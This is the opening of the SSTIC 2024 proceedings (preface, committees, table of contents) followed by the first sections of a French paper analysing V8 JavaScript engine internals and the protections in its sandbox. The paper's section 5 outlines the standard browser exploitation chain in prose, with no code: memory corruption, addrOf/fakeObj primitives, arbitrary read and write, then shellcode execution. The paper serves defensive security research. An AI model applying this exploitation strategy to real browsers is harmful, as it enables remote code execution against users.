SYMPOSIUM SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DES COMMUNICATIONS

SSTIC 2024

ISBN : 978-2-9551333-9-2

Préface

Au moment où j'écris ces lignes, fin avril, nous sommes dans le sprint final pour l'organisation du symposium. L'organisation d'un événement comme SSTIC s'apparente à une course de fond, que dis-je, une compétition sportive composée d'une multitude d'épreuves, et démarre un peu plus d'un an à l'avance : en parallèle de la finalisation de SSTIC 2024 nous lançons déjà les premières réservations pour 2025.

Comme tous les ans, l'appel à contributions a été lancé à l'automne. Candidates et candidats ont pu commencer à se préparer : technique, précision, coordination, souplesse... Pour le comité d'organisation (CO), la première épreuve, émotionnelle, débute quelques semaines avant la date limite : il n'y a en général qu'une poignée de soumissions, bien insuffisante pour faire un symposium. Mais le peloton arrive toujours et passe la ligne sur le fil, juste avant la clôture. [1]

Cette année encore nous avons pu pousser un soupir de soulagement et préparer la sélection. Pour cela les soumissions sont réparties entre les membres du comité de programme (CP), envoyées sveltement et avec précision vers les membres les plus pertinents, tels des javelots, mais parfois reçus comme des poids ou des marteaux par le membre non-spécialiste sélectionné pour évaluer les qualités pédagogiques du document.

On passe aux épreuves aquatiques pour quelques semaines de relecture libre, en brasse, ou à ramer. Et on revient sur la terre ferme pour la réunion du CP : chaque papier est commenté par les relecteurs sélectionnés avant une prise de décision collégiale. La journée commence dans une ambiance détendue, la parole circule sans jamais être coupée, déviée, ou liftée. On commence par les papiers qui font l'unanimité... Évidemment, la suite est plus compliquée : la parole fuse et il faut parfois lutter pour prendre une décision dans un débat qui finit par s'apparenter à un combat de judo, de boxe ; l'escalade de la violence ne va quand même jamais jusqu'au tir à la carabine. La tension redescend en fin de journée quand on retourne aux sports aquatiques, ou plutôt, liquides (il n'y a pas que de l'eau).

Le travail du comité de programme se termine, mais la course d'obstacles continue pour le comité d'organisation. Parmi les autres épreuves

[1] J'en profite pour remercier tous les auteurs, celles et ceux que vous avez le plaisir d'écouter cette année, ou de lire aujourd'hui, mais aussi ceux dont les contributions n'ont pas été retenues. C'est grâce à *toutes* les soumissions que SSTIC peut maintenir son niveau d'exigence.

OlymSSTIC[2] pour lesquelles nous avons dû nous dépasser je retiens en particulier la mise en compétition pour le choix d'un nouveau traiteur et surtout l'évaluation des prestations proposées, l'ouverture de la billetterie et le départ de toutes les places en quelques jours suivie des plaintes de tous ceux à qui nous avions dit "t'inquiète, depuis qu'on est au couvent on a des places pratiquement jusqu'à la dernière semaine", ainsi que la rupture de stock des traditionnels hoodies noirs remplacés finalement par des hoodies gris...

Les dernières commandes sont bientôt passées, on va se préparer pour l'épreuve d'haltérophilie prévue cette année *avant* SSTIC pour que vous puissiez lire ces lignes dans votre hoodie gris dès le premier jour. Et si SSTIC se déroule comme sur des (planches à) roulettes, nous pourrons (break-)dancer vendredi pour fêter la réussite d'une nouvelle édition, en attendant la prochaine.

Bon symposium,
Colas Le Guernic, pour le Comité d'Organisation.

[2] désolé

Comité d'organisation

Aurélien Bordes
Camille Mougey
Colas Le Guernic
Gabrielle Viala
Georges Bossert
Marion Lafon
Olivier Courtay
Pierre Capillon
Raphaël Rigo
Xavier Mehrenberger
Yves-Alexis Perez

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

ANSSI – Ledger – Quarkslab – Sekoia.io – Thales

Comité de programme

Adrien GUINET	SandboxAQ
Anaïs GANTET	
Angèle BOSSUAT	Quarkslab
Aurélien BORDES	
Baptiste BONE	Ministère des Armées
Camille MOUGEY	ANSSI
Colas LE GUERNIC	Thales
Damien CAUQUIL	
David BERARD	Synacktiv
Diane DUBOIS	Google
Gabriel CAMPANA	
Gabrielle VIALA	Quarkslab
Georges BOSSERT	Sekoia.io
Jean-François LALANDE	CentraleSupélec
Juliette CHAPALAIN	ANSSI
Marion LAFON	Ledger
Nicolas IOOSS	Ledger
Nicolas PRIGENT	Ministère des Armées
Olivier COURTAY	Thalium
Olivier HÉRIVEAUX	Ledger
Pascal MALTERRE	CEA/DAM
Pierre BIENAIMÉ	
Pierre-Sébastien BOST	
Raphaël RIGO	
Romain THOMAS	Activision
Ryad BENADJILA	ANSSI
Xavier MEHRENBERGER	ANSSI
Yoann ALLAIN	Amazon
Yves-Alexis PEREZ	ANSSI

Graphisme

Benjamin MORIN

Table des matières

Conférences

Évolution des protections du moteur Javascript V8 3
F. Jolivet

Zed-Files : Aux frontières du réel 47
C. Mougey

La rétro-ingénierie de code malveillant dans la CTI 77
C. Meslay

Retour d'expérience sur l'organisation d'un CTF — Rétrospective de 5 ans de FCSC 97
T. Claverie, E. Court, A. Iooss, J. Jean, M. Olivier, A. Thuau

Red teaming like an APT, a MobileIron 0-day exploit chain 141
M. Elyassa

dig .com AXFR +dnssec — Lister l'Internet grâce à DNSSEC 175
A. Adamantiadis

Utilisation de DHCP pour contourner routeurs et pare-feux 191
O. Bal-Pétré

Landlock: From a security mechanism idea to a widely available implementation 199
M. Salaün

When *Samsung* meets *MediaTek*: the story of a small bug chain . . . 233
M. Rossi Bellom, R. Neveu, G. Viala

Tears for fears, breaking an RFID counter 257
P. Granier, J.J. Marty, R. Delion

Getting ahead of the schedule: lateral movement in Kubernetes . . . 265
P. Viossat

Action man VS octocat: GitHub action exploitation 313
H. Vincent

ntdissector: a swiss-army knife for your NTDS files 359
M. Elyassa, J. Legras

Once upon a time in IoT: an industry-grade OS perspective for IoT security 369
P. Hameau, V. Servant, P. Thierry, F. Valette

PowerSheLLM : Un *Large Language Model* à l'épreuve de l'horreur 405
F. Grelot, S. Hoarau, P-A. Fons

Belenios: the Certification Campaign 447
A. Bossuat, E. Brocas, V. Cortier, P. Gaudry, S. Glondu, N. Kovacs

Index des auteurs 457

Conférences

Évolution des protections du moteur Javascript V8

François Jolivet
francois.jolivet@ssi.gouv.fr

ANSSI

Résumé. Cet article propose une exploration approfondie des techniques utilisées par les attaquants pour exploiter une vulnérabilité ciblant le moteur Javascript V8. L'analyse se concentre sur la démystification des différentes étapes de l'exploitation, depuis le déclenchement de la vulnérabilité jusqu'à l'aboutissement de l'exécution de code arbitraire. Cette investigation se déroule dans le contexte des mécanismes de sécurité en constante évolution de V8, mettant en avant l'implémentation du projet V8 Sandbox.

En examinant en détail les tenants et aboutissants de l'exploitation, l'article met en évidence les défis posés par les mesures de sécurité telles que la compression de pointeurs et l'isolation des objets Javascript, soulignant l'importance cruciale de protéger les pointeurs sensibles pour atténuer les menaces potentielles, tout en mettant en avant la nécessité croissante d'intégrer des protections matérielles.

L'analyse va plus loin en soulignant la capacité d'adaptation des attaquants face aux innovations des développeurs, mettant ainsi en lumière l'évolution continue des attaques et des mesures de protection dans l'écosystème des navigateurs.

1 Introduction

Le moteur JavaScript **V8** [1] [6], développé par Google, joue un rôle essentiel dans l'écosystème des moteurs Javascript avec d'autres moteurs tels que SpiderMonkey [2] (Mozilla) ou encore JavascriptCore [3] (Apple). En tant qu'outil open source, il est largement utilisé dans divers projets tels que Node.js et Electron. De plus, le navigateur Chromium, qui intègre le moteur V8, est également open source, offrant ainsi une base pour le développement d'autres navigateurs tels que Chrome (la version source fermée de Chromium), Edge, Opera, Brave et d'autres initiatives. Au fil des années, V8 a été la cible fréquente d'attaques de type Zero-Day, suscitant des préoccupations légitimes quant à sa sécurité. Toutefois, en 2023, une

[1] https://v8.dev
[2] https://spidermonkey.dev
[3] https://developer.apple.com/documentation/javascriptcore

diminution significative du nombre d'attaques a été observée, ce phénomène pouvant être attribué à l'intégration de nouvelles protections au sein de V8. Par le passé, il a déjà été observé que l'ajout de contre-mesures efficaces tend à augmenter significativement les coûts de développement d'une attaque, incitant ainsi les attaquants à changer de cible. Cette tendance a été particulièrement remarquée dans le cas des langages ActionScript [27] (utilisé principalement pour le développement de sites et d'application ciblant la plate-forme Flash d'Adobe) et Java [8].

Cet article se penche sur l'évolution récente de la sécurité de V8 en commençant par une brève introduction présentant le navigateur Chromium et le moteur V8 (section 2), puis une présentation succincte des éléments du langage Javascript nécessaire à la bonne compréhension de cet article est proposée section 3. Ensuite, un historique et une analyse des techniques d'exploitation couramment utilisées par les attaquants sont détaillés section 4 et 5.

Les mesures de protection nouvellement intégrées à V8 sont alors explorées section 6, examinant en détail leur fonctionnement et leur capacité à neutraliser les techniques d'exploitation prévalentes. Ces mesures de protection forment ensemble un mécanisme de sandbox appelé la sandbox V8. Pour finir, les limitations de ces mesures de sécurité et les tactiques de contournement mises en œuvre par les attaquants en réaction aux nouvelles défenses sont abordées. Une compréhension approfondie de ces éléments est cruciale pour évaluer la robustesse de V8 face aux menaces persistantes dans le paysage de la sécurité informatique où les navigateurs jouent un rôle de plus en plus prépondérant.

2 Le Navigateur Chromium et V8

L'exécution du code Javascript joue un rôle essentiel dans la création de pages web dynamiques, contribuant ainsi à améliorer l'expérience de navigation pour des millions d'utilisateurs à travers le monde. En conséquence, le moteur Javascript au sein des navigateurs est un composant crucial et critique pour assurer une interaction fiable et sécurisée avec ce type de contenu. En se référant aux statistiques globales et mondiales du marché des navigateurs sur tous les types de plateforme (ordinateurs, tablettes et mobiles) [52], il apparaît que Chromium est le navigateur le plus utilisé (65.3% des parts de marché en février 2024), loin devant Safari (18.3%), Edge (5.07%), Firefox (3.04%) ou encore Opera (2.47%). Par extension, le moteur Javascript V8 utilisé au sein des navigateurs Chromium, Edge ou encore Opera est omniprésent dans l'écosystème web.

Au niveau de l'intégration, Chromium utilise, tout comme d'autres navigateurs tels que Firefox [15], une architecture basée sur la séparation des processus, où V8 est exécuté dans un processus distinct appelé le moteur de rendu, ou *renderer* [37]. L'objectif principal de cette approche est d'isoler les différents processus les uns des autres, ainsi que du système d'exploitation sous-jacent. Cette isolation est cruciale pour garantir la stabilité du navigateur et minimiser les risques de sécurité.

Le moteur de rendu sous Chromium, appelé **Blink** [4] [25], est responsable de l'affichage des pages Web dans les onglets du navigateur. V8, en tant que librairie utilisée par Blink, prend en charge l'exécution du code Javascript et WebAssembly [5] (Wasm). Pour renforcer cette isolation, Chromium tire parti des mécanismes de bac à sable [38], également connus sous le nom de *sandbox*. Ces mécanismes permettent de délimiter les actions d'un processus, restreignant son accès aux ressources et protégeant ainsi l'ensemble du système d'exploitation contre les attaques potentielles.

Une analyse plus poussée de l'architecture des processus au sein de Chromium dépasse le cadre de cet article. À titre indicatif, le lecteur intéressé pourra se référer à la documentation officielle.[6]

3 Le langage Javascript et sa gestion au sein de V8

Au cœur du paysage des attaques contre les navigateurs se trouve la manipulation des objets en Javascript. Comprendre les spécificités de ce langage, la façon dont les données associées sont représentées en mémoire où l'organisation du tas au sein de V8 sont autant de concepts essentiels pour appréhender au mieux les techniques d'exploitation.

Le langage Javascript est un langage de programmation, basé sur la norme *EcmaScript* [9], largement utilisé dans le développement web. Il s'appuie sur le typage dynamique qui confère au développeur une grande flexibilité en permettant aux variables de changer de type au cours de l'exécution du programme.

L'exécution de Javascript se fait à travers une machine virtuelle dédiée, notamment Ignition [7] dans le moteur Javascript V8. Le code source Javascript est préalablement compilé en *bytecode*, un ensemble d'instructions intermédiaires, qui est ensuite interprété et exécuté par la machine

[4] `https://www.chromium.org/blink/`
[5] `https://webassembly.org/`
[6] `https://www.chromium.org/developers/design-documents/multi-process-architecture/`
[7] `https://v8.dev/docs/ignition`

virtuelle. Cette approche permet d'obtenir une portabilité du langage sur différentes plates-formes.

Par ailleurs, Javascript tire pleinement parti des API fournies par le navigateur, offrant aux développeurs un accès direct à diverses fonctionnalités et services. L'API *Document Object Model* (DOM) permet la manipulation dynamique des éléments d'une page web, tandis que des API plus récentes, telles que WebGPU,[8] fournissent un accès performant aux fonctionnalités graphiques sur le GPU, élargissant ainsi les possibilités de développement web.

3.1 Fonctions *Built-ins*

Une fonction *Built-in* est une fonction Javascript pré-implémentée dans le moteur V8 pour offrir des fonctionnalités de base et des opérations fréquemment utilisées. Ces fonctions sont généralement plus rapides que celles implémentées en Javascript pur car elles sont directement écrites en langage intermédiaire Torque [9] (ou en CodeStubAssembler qui est une interface pour écrire du code assembleur dans le contexte du moteur V8) puis compilées en code machine optimisé. Les attaquants peuvent cibler ces fonctions pour exploiter des vulnérabilités, souvent en cherchant à manipuler les données ou le comportement de ces fonctions pour atteindre des objectifs malveillants. Un exemple illustrant une telle vulnérabilité est la `CVE-2021-21225` [4, 16], qui affecte la fonction Builtin `array.concat` (utilisée pour concaténer deux ou plusieurs tableaux).

3.2 Types de données

En Javascript, la représentation des données varie en fonction de leur type, avec des catégories distinctes telles que :

— **Entier/SMI :** Dans le contexte de V8, un entier est représenté sous forme de SMI (*SMall Integer*) [10]. Sur une architecture 64 bits, les SMI sont typiquement des mots de 64 bits stockés directement en mémoire permettant ainsi d'économiser de la ressource. En effet, il n'est pas nécessaire de réaliser une allocation dynamique sous forme d'objet Javascript pour représenter l'entier ;

— **Float :** utilisé pour les nombres décimaux à virgule flottante. Un Float sous V8 est représenté via la norme IEEE754 utilisant 8 octets de mémoire. Cette spécificité est abusée par les attaquants afin de fuiter de la mémoire ;

[8] `https://gpuweb.github.io/gpuweb/`

[9] `https://v8.dev/docs/torque`

— **BigInt :** introduit pour représenter des entiers de taille arbitraire, échappant aux limites des entiers Javascript classiques. L'attaquant utilise la représentation en BigInt pour manipuler les pointeurs une fois fuités.

3.3 Modèle d'Objet Javascript (JSObject)

Lorsqu'un développeur instancie un objet en Javascript dans son code, il est ensuite représenté en mémoire, sous forme d'un objet C++ hérité de l'objet parent *JSObject* [5, 56]. Cet objet se compose de plusieurs composants clés comme illustrés sur le schéma en Figure 1.




Fig. 1. Structure d'un objet JSObject

— **map :** Le pointeur *map* (carte) est une référence vers une structure de données interne qui définit la forme de l'objet. Il s'agit essentiellement d'une carte décrivant la disposition des propriétés et éléments de l'objet. Lorsqu'un nouvel objet Javascript est créé, V8 lui attribue une carte spécifique qui détermine comment l'objet est structuré en mémoire. La structure d'un objet contient des informations telles que le nombre de propriétés, la disposition des éléments, les emplacements en mémoire où peuvent être retrouvées les données, et d'autres méta-données cruciales. Cette carte est ensuite partagée par tous les objets ayant la même structure, ce qui permet d'économiser de la mémoire ;

— **properties :** pointeur faisant référence à une structure de données interne stockant les informations sur les propriétés définies pour cet objet. Elle contient des détails essentiels tels que le nom de la propriété, sa valeur, son attribut (par exemple, si elle est en lecture seule), et d'autres méta-données associées. On parle ici de propriétés nommées de la forme `"a":1`. Le caractère *a* représente le nom de

la propriété et *1* sa valeur. Ainsi, lorsque des modifications sont apportées sur une propriété, les structures *properties* et *map* sont utilisées. En effet, pour retrouver l'emplacement dans la structure *properties*, la structure *map* est utilisée (plus particulièrement le *descriptor*).

— **element :** une structure stockant les valeurs des éléments de l'objet, notamment les valeurs attribuées aux indices d'un tableau.
— **size :** indique le nombre d'éléments présents dans l'objet.

L'adresse d'un objet est représentée en mémoire via des *tagged pointers* (pointeurs taggés) utilisés conjointement avec la compression de pointeur [11].

— **Tagged Pointer :** Le mécanisme de *Tagged Pointer* consiste à incorporer des informations supplémentaires dans les bits de poid faible d'un pointeur. Plutôt que d'utiliser tous les bits pour représenter l'adresse mémoire, le bit de poid faible est réservé pour stocker un drapeau permettant de distinguer un pointeur d'un entier SMI ;
— **Compression de pointeur :** la *Compression de Pointeur*[10] vise à réduire la taille des pointeurs en utilisant des offsets de 32 bits par rapport à une adresse de base à la place des adresses mémoires complètes de 64 bits. Cette compression permet de réduire l'empreinte mémoire des objets Javascript tout en limitant l'accès aux zones spécifiques de la mémoire. En effet, le principe fondamental de la sandbox V8 repose sur le mécanisme de compression de pointeur. La section 6 de cet article fournira une analyse détaillée de la sandbox V8.

3.4 ArrayBuffer

Un `ArrayBuffer` en Javascript est une structure de données qui représente un tampon mémoire brute, organisée sous la forme d'un tableau d'octets. Le `BackingStore`, ou zone de stockage, de l'`ArrayBuffer` est l'emplacement réel en mémoire où les données sont stockées. Cependant, l'`ArrayBuffer` lui-même ne fournit pas d'interface directe pour manipuler ou accéder aux données. C'est là que les `TypedArray` entrent en jeu. Les `TypedArray` sont des vues spécialisées sur l'`ArrayBuffer` qui permettent l'accès aux données en interprétant les octets de la mémoire selon un format particulier, tel que les entiers signés ou non signés, les nombres à virgule flottante, etc. Les `TypedArray` offrent un moyen efficace d'effectuer

[10] `https://v8.dev/blog/pointer-compression`

des opérations sur des données binaires de manière structurée. La figure 2 permet d'illustrer l'agencement mémoire des structures `BigUInt64Array`, `ArrayBuffer` et le buffer `BackingStore` associé dans le cas de l'utilisation d'un buffer avec un `TypedArray` utilisant le format `BigUint64`.




Fig. 2. Agencement mémoire d'un `ArrayBuffer`

En plus des `TypedArray`, l'interface `DataView` offre une flexibilité accrue pour interagir avec les données de l'`ArrayBuffer`. Les `DataView` permettent de spécifier manuellement le type de données et l'ordre des octets lors de l'accès aux données, offrant ainsi un contrôle précis sur la manière dont les informations sont interprétées. Cette fonctionnalité est particulièrement utile lorsque les données sont échangées entre des systèmes avec des encodages différents.

3.5 Le tas V8

La mémoire de V8 est organisée en plusieurs espaces distincts, chacun ayant son propre rôle spécifique dans le stockage des données et des objets Javascript. Les principaux espaces du tas V8 comprennent :

— **Newspace :** cet espace est utilisé pour l'allocation rapide et la gestion des objets de courte durée de vie ;
— **Oldspace :** conçu pour les objets qui ont survécu à plusieurs cycles de *Garbage Collector* dans *newspace*, c'est l'espace principal pour les objets de plus longue durée de vie ;
— **Large-oldspace :** similaire à *oldspace*, mais destiné aux objets particulièrement volumineux ;
— **Codespace :** réservé pour le stockage du code machine généré par le compilateur, cet espace peut se voir attribuer des droits d'exécution au moment de l'exécution du code JIT.

Cette organisation hiérarchique de la mémoire permet à V8 de gérer efficacement la création, la vie et la destruction des objets Javascript tout en optimisant l'utilisation des ressources système.

3.6 Composants clés de la chaîne d'exécution

L'exécution du code Javascript sous V8 repose sur plusieurs composants, chacun jouant un rôle spécifique dans le processus :

1. **Ignition :** Cette machine virtuelle est chargée de l'interprétation du *bytecode* Javascript [39]. Son rôle initial consiste à parser le code Javascript et à produire le *bytecode* correspondant. Ignition est responsable de l'exécution de code Javascript à un niveau intermédiaire, avant toute optimisation significative ;
2. **Sparkplug :** le compilateur Sparkplug [11] est un composant spécialisé axé sur la rapidité de compilation sans pour autant mettre en œuvre des optimisations complexes [53]. Positionné entre Ignition et TurboFan, son principal objectif est de convertir rapidement le *bytecode* généré par Ignition en langage machine natif. Il n'introduit pas de représentation intermédiaire, mais utilise les informations déjà produites lors de la transformation du JavaScript en *bytecode* ;
3. **Maglev :** Maglev [12] est un optimisateur situé entre Sparkplug et TurboFan dont la mission est de réaliser de l'optimisation très rapide sans utiliser d'analyse dynamique [55]. Pour cela, il se repose sur le mécanisme de *feedback* d'Ignition. Enfin, Maglev crée également une représentation intermédiaire sous forme de noeuds appelé *Maglev IR*.
4. **TurboFan :** TurboFan [13] prend en charge la compilation du *bytecode* Javascript en langage machine [54]. Il joue un rôle crucial en optimisant le code pour améliorer les performances d'exécution. TurboFan compile une fonction Javascript si elle est fréquemment appelée, ce que Ignition détermine en la déclarant comme *hot* ;
   (a) **Optimisation JIT (Just-In-Time) :** TurboFan effectue une compilation à la volée des fonctions déclarées comme *hot*. Plusieurs phases d'optimisation sont ensuite appliquées pour générer un code machine efficace.

[11] https://v8.dev/blog/sparkplug
[12] https://v8.dev/blog/maglev
[13] https://v8.dev/docs/turbofan

(b) **Compilation du ByteCode Wasm :** En plus de traiter le code Javascript, TurboFan est également responsable de la compilation du *bytecode* WebAssembly (Wasm) [32], offrant ainsi une polyvalence dans la gestion de l'exécution du code ainsi que du langage utilisé par le développeur.

3.7 Flux d'exécution du code Javascript

Lorsqu'une page Web intègre du code Javascript, le processus d'exécution commence par Ignition. Cette machine virtuelle analyse le code Javascript, produit le *bytecode* associé, puis interprète ce *bytecode* au sein de son environnement. Il est important de noter que le Javascript est un langage typé dynamiquement, ce qui signifie que les types de variables ne sont pas spécifiés lors de la déclaration. Le *bytecode* est ensuite compilé par Sparkplug vers du langage natif.

- **Types dynamiques :** Ignition effectue la détermination des types lors de l'exécution du *bytecode*. Cette caractéristique du Javascript permet une flexibilité accrue lors du développement, mais impose également une charge dynamique sur le moteur d'exécution ;
- **Observations et Feedback Vector :** les observations effectuées par Ignition sont stockées dans ce qui est appelé un *feedback vector* [28]. Ces informations sont cruciales pour optimiser le code plus tard dans le processus.

Si Ignition identifie une fonction comme *hot*, Maglev puis TurboFan entre en jeu pour effectuer la compilation JIT. TurboFan transforme le *bytecode* en une représentation sous forme d'arbre, connue sous le nom de *Sea of Nodes* [14], afin de faciliter plusieurs phases d'optimisation. Ces phases visent à produire un code machine extrêmement efficace pour l'exécution ultérieure de la fonction.

Le processus de compilation est illustré dans la Figure 3.

3.8 Web Assembly (Wasm)

Le WebAssembly (Wasm) est une technologie dont l'objectif est d'offrir des performances accrues et une portabilité élargie des applications web. Ce langage bas niveau permet d'écrire du code dans des langages tels que C, C++, ou Rust, puis de le compiler en un format binaire compact appelé *bytecode* Wasm. L'une des caractéristiques majeures du WebAssembly réside dans son typage statique, apportant une sécurité supplémentaire en identifiant les erreurs potentielles dès la phase de compilation. Cette approche procure des performances proches de celles du code natif, ouvrant




Fig. 3. Compilation du code Javascript

la voie à l'exécution rapide d'applications complexes directement dans le navigateur.

Le *bytecode* Wasm est compilé via un composant de V8 appelé Liftoff[14] [3]. Ce compilateur convertit le code Wasm en *bytecode* puis TurboFan se charge de transformer le *bytecode* en instructions natives. Le WebAssembly dispose également d'une interface d'application (API) qui facilite l'intégration et la communication avec le code JavaScript.

Ainsi, en raison de sa complexité, sécuriser un moteur tel que V8 représente un défi substantiel. De nombreuses vulnérabilités ont été exploitées, entraînant des conséquences néfastes pour les utilisateurs. De plus, de nouvelles techniques d'exploitation ont émergé et sont couramment utilisées dans la plupart des attaques.

Les principes fondamentaux concernant le fonctionnement et la gestion des objets JavaScript au sein du moteur V8, que nous avons précédemment établis, constituent une base solide de compréhension nous permettant d'engager une discussion plus approfondie dans les sections suivantes. Ces sections se concentreront sur l'examen de l'historique des méthodes d'exploitation fréquemment employées par les acteurs malveillants contre les navigateurs, ainsi que sur une analyse détaillée de ces méthodes.

4 Historique des attaques contre les navigateurs

Depuis l'Aurora Attack perpétrée contre Google en 2009 [33], les navigateurs web ont été constamment pris pour cible par des attaquants déterminés. Les attaques visant spécifiquement les navigateurs sont classées comme des attaques *1-click*. Dans ce scénario, l'utilisateur est sollicité

[14] `https://v8.dev/blog/liftoff`

pour accéder à un document ou une page web capable d'exécuter du Javascript. Les victimes peuvent être ciblées à travers des attaques de phishing, mettant en évidence l'ingénierie sociale comme vecteur d'attaque.

En 2021, il a été observé que 50% des attaques de type Zero-Day étaient dirigées contre des navigateurs [17]. Une fois qu'une vulnérabilité est exploitée, l'attaquant exécute généralement un shellcode, inaugurant la deuxième étape de l'exploitation consistant à échapper à la sandbox. En général, le noyau du système d'exploitation est la cible principale de cette phase, ajoutant une complexité significative.

Pour contrer ces attaques, de nombreuses protections ont été développées incitant les attaquants à ajuster leurs tactiques. Avant l'avènement de protections telles que l'*isolated heap* ou le *delayed free*, le *Document Object Model* (DOM) était souvent la cible, résultant sur des vulnérabilités de type *Use-After-Free* (UAF) [27]. Puis, des protections mises en place par exemple sous Windows, comme CFG (*Control Flow Guard*) [29] ou ACG (*Arbitrary Code Guard*) [30], ont réussi à complexifier des techniques d'exploitation telles que l'écrasement d'un pointeur de *vtable* ou la création dynamique de pages exécutables.

Cependant, l'application de ces protections à V8, qui réalise une compilation à la volée, pose des défis particuliers. CFG, par exemple, est une protection implémentée statiquement lors de la compilation, tandis que ACG ne peut être appliqué directement, car le compilateur requiert l'allocation dynamique de pages exécutables.

En conséquence, les attaquants se sont déplacés vers des cibles moins protégées telles que TurboFan comme par exemple au sein de la `CVE-2018-17463` [42]. De nouvelles techniques d'exploitation basées sur l'implémentation de primitives Javascript ont ainsi émergé. La plupart des exploits ciblant V8 utilisent des primitives permettant de dévoiler une adresse mémoire (*addrOf* - cf. section 5.4), puis d'obtenir une lecture et une écriture arbitraires en mémoire (corruption d'un `ArrayBuffer` et *fakeObj* - cf. section 5.5). Cette évolution souligne la nécessité constante d'innovation dans le domaine de la sécurité pour faire face aux tactiques changeantes et adaptatives des attaquants. La section suivante propose une exploration des principales stratégies d'exploitation qui ont été identifiées et utilisées au fil du temps.

5 Analyse des techniques d'exploitation ciblant le moteur V8

5.1 Définition d'une stratégie d'exploitation

L'exploitation d'une vulnérabilité, ouvrant la porte à l'exécution de code arbitraire à distance, suit généralement un ensemble d'étapes bien définies. Leurs exécutions peuvent cependant varier en fonction de la version de V8 ciblée ou de la vulnérabilité exploitée. Dans cette section, nous nous pencherons particulièrement sur l'une des stratégies les plus fréquemment employées lors d'attaques visant les moteurs Javascript, où l'attaquant doit successivement accomplir **trois** grands objectifs :

(I) Tout d'abord, il doit identifier une page mémoire exécutable ou élaborer une stratégie équivalente, par exemple, en construisant une chaîne de ROP (*Return-Oriented programming*).

(II) Ensuite, l'attaquant doit copier un *shellcode* sur une plage mémoire exécutable, ce dernier représentant le code malveillant à exécuter.

(III) Enfin, l'attaquant doit rediriger le flot d'exécution du programme vers le *shellcode*, initiant ainsi l'exécution du code arbitraire.

La réalisation de ces objectifs nécessite des compétences et des *capacités* spécifiques de la part de l'attaquant.

- Tout d'abord, la **capacité de lecture arbitraire** est cruciale. Cela permet à l'attaquant de lire le contenu d'objets en mémoire, récupérer les adresses des objets nécessaires, et, à la fin de l'attaque, obtenir l'adresse de la page mémoire exécutable.
- Ensuite, la **capacité d'écriture arbitraire** est essentielle pour écraser le contenu des pointeurs ciblés, permettant ainsi à l'attaquant d'écrire le *shellcode* dans la mémoire du processus visé.

Ces capacités sont typiquement acquises au fil de plusieurs étapes chaque étape visant à étendre progressivement la portée de la lecture ou de l'écriture. Ce processus complexe permet à l'attaquant, à la fin de l'attaque, de cibler l'entièreté de la mémoire.

Dans le schéma en Figure 4, un cas typique d'instanciation de cette stratégie d'exploitation est proposée, découpée en 6 étapes :

1. **Déclenchement de la vulnérabilité** : Le déclenchement de la vulnérabilité conduit généralement à une corruption de la mémoire, manifestée par des comportements tels que les dépassements d'indices de tableau (*Array Index Out-0f-Bound*) ou des confusions de type (*Type Confusion*). Ces corruptions offrent à l'attaquant la possibilité de lire ou d'écrire à des emplacements spécifiques en




Fig. 4. Illustration de la structure de la mémoire du tas au moment de l'attaque

mémoire créant ainsi une configuration adéquate pour la suite de l'exploitation ;

2. **Fuite de l'adresse d'un objet Javascript** : cette étape est réalisée lors de la construction de la primitive *addrOf*. Il s'agit d'une fonction prenant en argument l'instance d'un objet et qui renvoie l'adresse de l'objet stocké sur le tas V8 (cf. section 5.4).
   Cette fuite d'information est réalisée en écrasant la valeur (par exemple de type *Float*) dans un tableau par l'adresse d'un objet ;
